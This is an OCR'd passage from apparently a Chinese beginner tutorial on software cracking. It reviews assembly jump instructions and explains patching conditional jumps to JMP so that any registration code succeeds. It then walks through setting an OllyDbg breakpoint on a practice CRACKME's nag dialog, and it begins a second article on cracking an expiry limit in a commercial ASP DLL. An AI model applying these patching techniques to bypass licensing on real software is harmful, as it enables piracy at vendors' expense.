


图3




图4

**2．怎样修改**

找到了暴破点就要思考如何进行修改了。修改的思路主要就是“变失败为成功”。修改软件的代码，进而改变它的运行方向。使本来应该出现的“注册失败”变成“注册成功”。但是具体如何修改代码呢，一会将在回忆“汇编知识”的内容中为大家介绍

其实普通的破解可能会出现软件的功能限制已经解除了，但是很多细节处还存在缺陷，有“未注册”的字样或者是弹出各种讨厌的窗口要我们注册（这种窗口叫做NAG），这就是不完美的破解。破解的最高境界“完美破解”是在调试软件的过程中能够分析出软件的注册码甚至分析出软件的注册算法，写出注册机。这样用户就可以毫无障碍的使用软件了，不过它对于小菜鸟们来说有点难。所以大家暂时只需要了解“完美破解”这个概念就行了。等我们熟练的掌握了破解的基本功，也把一些计算机知识更系统更深入的掌握以后，相信大家都能够达到这个境界。

## 三、学破解必会的汇编知识回顾

作为一个想要学习破解的小菜鸟来说，掌握一定的汇编知识是必须的。先给大家吃一颗放心药，汇编知识远远没有大家想象中的那么难。而且我们只需要掌握一些最基本的汇编语言就足够了，那么小菜鸟们必备的汇编知识有哪些呢？

**1．赋值语句**

**mov a,b //把b值送给a，使a=b**

详细讲解：这句命令的含义就是“把b值送给a”

假设现在a=1，b=2。那么执行了mov a,b这条汇编语句以后，a与b的值就变成了a=2，b=2。就是说用b中的值去替换a中的值。

**2．比较语句**

**cmp a,b //比较a与b**

假设现在a=1，b=2。那么执行了cmp a,b后，程序就会把1与2进行比较，再根据比较后的结果（哪个大哪个小）去执行后面的命令。

在赋值和比较的所有语句中，小菜鸟们掌握mov和cmp这两个语句就足够了。

**3．跳转语句**

这一类语句所包含的对象比较多，一一来做以说明：

①je或jz // 相等则跳（机器码是74或84）

如果a与b中的值相等，程序就会跳向指定的地方去执行

②jne或jnz // 不相等则跳（机器码是75或85）

意思与上一语句恰恰相反：如果a与b中的值不相等，程序就会跳向指定的地方去执行

③jmp // 无条件跳（机器码是EB）

这个跳转语句比较“霸道”。不论什么情况，只要遇到它程序就会跳向指定的地方去执行

**4．调用子程序语句**

调用子程序语句就是call语句，它的作用就是在程序运行时在需要的情况下调用相应的子程序来运行。

**5.无作用语句NOP**

这个语句在以后的软件暴破中应用的十分广泛。它的作用就是当程序遇到它时，不做任何事情，无条件的执行它后面的语句。

复习了基本汇编命令，现在回到上文中我们留下来的一个问题，在暴力破解的时候如何去修改程序的代码呢？如果我们想让程序在输入任意注册码时都可以注册成功，那么就要把程序的跳转方向修改一下，具体的做法是：我们把JE、JZ、JNE这类的跳转改成JMP。这样不论程序作出如何判断，都会产生相同的结果。

好了！复习的内容就到这里，马上开始我们新的旅途吧。

## 四、初识“断点”

今天要给大家介绍一个陌生而又很重要的概念——“断点”。什么是断点呢？顾名思义，“断点”就是程序中断的地方。不理解？那我们来举一个例子吧，假设有这样一个情节：我们是警察，奉命拦截一辆嫌疑犯乘坐的汽车。现在一辆辆的汽车正奔驰在公路上，如果你是警察，应该要怎样去调查呢？大家应该很快就想到了，设一个路障，让每一辆经过这里的汽车都停下来，然后再去一辆一辆地盘问检查。

把破解里面的概念和这么简单的例子放在一起，大家心里肯定会有疑问的。不过我还是要提醒一下大家，经过上面的那个小例子我们已经理解到“断点”的含义了。我们破解一个软件，首先就是要找找这个软件的一些突破口，比如：关键的跳转，重要的提示信息甚至是调试过程中出现的注册码等等。作为“关键”信息，软件肯定不会傻呆呆轻易展示给我们看。让软件在的调试器里跑起来，就像是罪犯开着车在高速公路上狂奔，我们什么抓不到。所以我们要“抓到”软件中那些重要的信息，就要在调试程序的时候，给在计算机中飞快运行的程序“设置路障”。让它在指定的时候，停下来，让我们一步步的检查。随着我们学习的一步一步深入，“断点”将伴随整个的破解旅程，在暴力破解、制作内存注册机、软件脱壳等众多领域里帮我们达成目标。

说了这么多，就让小菜鸟们看看“断点”的真面目吧。

## 五、实战“断点”

**1.实战目的**

使用断点技术确定CRACKME运行时出现的“NAG”窗口的关键代码，让菜鸟体验到断点的作用。为了让小菜鸟们能很好的对比两次去除“NAG”窗口的异同，特地还是使用了与第三讲时用到的CRACKME。

**2.准备工作**

①手术刀：OD

②标本：CRACKME一个（CRACKME的意思是“破解我”，就是专门用来练习破解各个方面技术的小程序）

**3.手术流程**

这个CRACKME一运行就出现讨厌的NAG窗口（图2）。OK！我们这次的任务就是去除它。打开OD后，单击“文件”并选择“打开文件”，在弹出的对话框中选择我们这次要实施手术的CRACKME（这个过程就是有些高手的“破文”中常说到的用“OD载入程序”，请大家记住它）。

载入后的程序还没有运行所以会停在OD中（图3）。

在OD中，鼠标右键，选择“Ultra String Reference”，“Find ASCII”（超级字符串参考，查找ASCII），进入字符串参考界面，找到运行CRACKME刚开始时提示的那句“KeygenMe and delete this window good luck!!!”，双击后会自动来到调用这句字符串的代码处。这也就是MessageBoxA这个重要函数的位置，我们把主要的代码提取出来。

```
0040821C 6A 40 push 40 ;/Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
0040821E 68 4C824000 push 0040824C ; |Title = "Rules"
00408223 68 54824000 push 00408254 ; |Text = "KeygenMe and delete this window good luck !!!"
00408228 6A 00 push 0; |hOwner = NULL
0040822A E8 41C4FFFF call <jmp.&user32.MessageBoxA> ; \MessageBoxA
```

**①设置断点**

找到就是上述代码的第一句，**0040821C 6A 40 push 40 ;/Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL**。用鼠标单击选中后，右键选择“断点”，然后选择“切换”（也可以选中该行代码后，按下快捷键F2），如图4。这时代码会变成了红色，表示我们的断点设置成功了。

**②使用断点**

设置好了断点下面就该用到它了。在OD中单击“运行程序”按钮（或者按下F9），可以让程序运行起来。菜鸟们可以发现，这次程序并没有弹出NAG窗口！奇怪吗？先不要吃惊，回到OD中单击“单步步过”按钮（也可以按下F8），大家可以看到汇编代码窗口里的光标自动下移了一行。这是怎么回事呢？其实，这就是传说中的“单步跟踪”，以后在算法分析和脱壳之类的文章中我们经常会看到它的身影，这里先不深究。继续单击“单步步过”按钮，光标便一直向下移动。当移动到**0040822A E8 41C4FFFF call <jmp.&user32.MessageBoxA> ; \MessageBoxA**这句代码时，突然蹦出了一个窗口，仔细看看会发现什么？它不就是这个CRACKME一开始运行就应该弹出来的“NAG窗口”吗？怎么到现在才弹出来呢？带着这个疑问我们来说说“断点”的作用。

**③断点的作用**

为什么本应该在程序运行时就弹出的窗口，没有“及时”弹出呢？其实在这里就是“断点”在做怪了。我们先简单地说一MessageBoxA这个函数。这个函数是指挥程序弹出一个对话框的。既然MessageBoxA能指挥程序，那么它就会有相应的“指挥棒”。在这里，MessageBoxA通过下面几具代码实现了指挥程序弹出一个对话框的功能。

```
0040821C 6A 40 push 40 ;/Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
0040821E 68 4C824000 push 0040824C ; |Title = "Rules"
00408223 68 54824000 push 00408254 ; |Text = "KeygenMe and delete this window good luck !!!"
00408228 6A 00 push 0; |hOwner = NULL
0040822A E8 41C4FFFF call <jmp.&user32.MessageBoxA> ; \MessageBoxA
```

所以说这几段代码构成了一个“指挥棒”。只有这几段代码都被程序执行以后，程序才能弹出一个对话框。当我们把断点设置在第一句代码时，程序执行到这一句代码就不能再自主地执行后面的代码了（断点把它给“断”下来了）。所以程序没有弹出对话框。我们单击“单步步过”按钮时，程序才会在我们的指挥下执行下一句代码，当运行到这几句代码的最后一句时，对话框终于弹出来了。这样的结果是让我们知道，弹出对话框最关键的代码就是这一段，如果把它们都想办法饶过就可以避免

讨厌的NAG对话框出现了。灵活运用断点的知识，可以让我们确定程序到底运行到什么地方，执行哪些代码，会发生什么结果，帮助我们迅速准确的找到关键跳所在。

讲到了这里，想必大家也对断点的概念有了一些认识了。有个朋友看完本文之后，用断点的知识找到了文章中所用到CRACKME的判断注册关键跳，并成功暴破掉它，读者们是否也心动了呢？一起动手把CRACKME完美的破解掉吧！

（文章中涉及到的OD、Keygen.exe已收录到光盘中。）

# 使用OD破解ASP的DLL组件

普罗米修斯[TAT]

最近在做ASP的教学工作，为了给学生找到合适的案例代码，从网上下了很多代码来分析做实例分析。其中一个名叫“嘉胜软件”的进销存源代码使用了一个Asp2Dll的软件将Asp代码封装为了Dll文件，这样来保证代码内容不被窃取，但是这套程序同时很变态的有一个过期限制，如图1。





图1

